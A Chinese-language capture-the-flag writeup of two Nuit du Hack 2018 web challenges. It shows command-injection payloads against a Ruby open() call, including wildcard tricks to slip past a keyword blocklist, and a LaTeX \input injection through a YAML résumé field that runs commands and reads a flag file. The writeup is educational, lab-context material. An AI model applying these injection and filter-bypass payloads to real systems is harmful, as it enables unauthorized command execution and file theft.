Nuit du Hack CTF Quals 2018 writeup (web)

原创

黑羽re 于 2018-04-03 15:26:16 发布 277 收藏

以下是2道比较简单的web类题目

- **Crawl me maybe! (100)**
- **Linked Out (300)**

Crawl me maybe!

打开网站，看到只有一个搜索框

测试了一下百度，得到了一堆css。查看网络请求，发现向result处post了url。通过wappalyzer分析网站是用ruby写的，这里想办法让它报错。

```
url[]=1
```

通过向url赋值一个数组的形式，让它抛异常可以得到

BACKTRACE (expand)

JUMP TO: GET POST COOKIES ENV

/home/challenge/src/CrawlMeMaybe.rb in **match**

```
19.    if /sh|dash|bash|rbash|zsh/.match(url) || url.match('flag') || url.match('txt') || url.index('*') != nil || (url.index('|') != nil && !(url.index('cat') != nil || url.index('ls') != nil))
```

/home/challenge/src/CrawlMeMaybe.rb in **block in <main>**

```
12.   erb :index
13. end
14.
15. post '/result' do
16.   @title = 'Crawl Me Maybe!'
17.   url = params["url"]
18.
19.   if /sh|dash|bash|rbash|zsh/.match(url) || url.match('flag') || url.match('txt') || url.index('*') != nil || (url.index('|') != nil && !(url.index('cat') != nil || url.index('ls') != nil))
20.     @result = "Attack detected"
21.     erb :error
22.   else
23.     begin
24.       page = open(url)
25.     rescue StandardError => e
26.       @result = "Invalide url"
```

/usr/lib/ruby/2.3.0/webrick/httpserver.rb in **service**

```
140.       si.service(req, res)
```

/usr/lib/ruby/2.3.0/webrick/httpserver.rb in **run**

```
96.           server.service(req, res)
```


/usr/lib/ruby/2.3.0/webrick/server.rb in **block in start_thread**

```
296.           block ? block.call(sock) : run(sock)
```


可以看到匹配了”flag” “txt” “*”，且必须同时出现”|” 与”cat”或”ls”


nil和python里的None基本相同。可以猜测文件名大概是flag.txt

```
url=|ls -a src
```





```
url=|cat src/.flag.txt
```

果然禁止访问了



*也被禁止了，我们不能用**fla**的方式查看。*那怎么做呢？
实际有很多方式绕过，这里我选一种最简单的也是我立刻想到的

```
url=|cat src/.fl?g.t?t
```



得到


Linked Out

这道题的大概意思是通过上传一个写好的yml文件，通过latex模板生成对应的简历。是一道latex引发的命令执行问题。
这里有一篇**paper**：https://0day.work/hacking-with-latex/

我们通过


```
skype: BBBBBBBBBBBBB}\skype{\input|"ls /"}%
```

的方式覆盖原字段并闭合路径



可以发现成功注入代码，看到了flag，那来cat一下

```
skype: BBBBBBBBBBBBB}\skype{\input|"cat flag"}%
```



看来得转一下码：

```
skype: BBBBBBBBBBBBB}\skype{\input|"cat flag|base64 "}%
```

然后base64转码得到flag

摘自https://tipi-hack.github.io/2018/04/01/quals-NDH-18-linked-out.html